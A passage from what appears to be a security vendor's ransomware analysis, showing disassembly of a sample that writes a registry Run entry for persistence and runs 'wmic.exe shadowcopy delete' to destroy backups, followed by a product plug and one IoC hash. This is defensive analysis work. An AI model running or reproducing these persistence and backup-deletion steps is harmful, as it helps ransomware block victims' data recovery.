
Fig.19: Loading Powershell script from file offset



```
5BC 4C 8D 05 F9 53 00 00    lea     r8, ValueName    ; "00aaaa"
5C3 89 44 24 28             mov     [rsp+620h+cbData], eax ; cbData
5C7 48 8D 15 FA 53 00 00    lea     rdx, SubKey      ; "Software\\Microsoft\\Windows\\CurrentVe"...
5CE 48 89 4C 24 20          mov     [rsp+620h+lpData], rcx ; lpData
5D3 41 B9 01 00 00 00       mov     r9d, 1           ; dwType
5D9 48 C7 C1 01 00 00 80    mov     rcx, 0FFFFFFFF80000001h ; hKey
5E0 FF 15 1A 4A 00 00       call    cs:RegSetKeyValueA
```

Fig.20: Reg set value of Run entry

It then executes the code to make sure of deleting shadow copy using command 'wmic.exe shadow copy delete' that shown fig.21



```
16CA 48 8D 0D 5F 52 00 00    lea     rcx, aClearVss  ; "clear vss..."
16D1 E8 5A 0A 00 00          call    sub_140002130
16D6 0F 57 C0                xorps   xmm0, xmm0
16D9 C7 44 24 70 68 00 00 00 mov     [rsp+620h+StartupInfo.cb], 68h ; 'h'
16E1 33 C0                   xor     eax, eax
16E3 48 8D 15 56 52 00 00    lea     rdx, CommandLine ; "wmic.exe shadowcopy delete"
16EA 89 45 D4                mov     dword ptr [rbp+520h+StartupInfo.hStdError+4], eax
16ED 45 33 C9                xor     r9d, r9d        ; lpThreadAttributes
```

Fig.21: Deleting backup files

With the increasing risk of ransomware attacks, it's important to take steps to protect your data. Using a reliable security solution like **K7 Total Security** and keeping it updated is crucial to defend against these threats.

IoCs

Hash	Detection Name
96CE6FB0513AC8F9DBCE153F362D6C7D	Ransomware (005a7a3d1)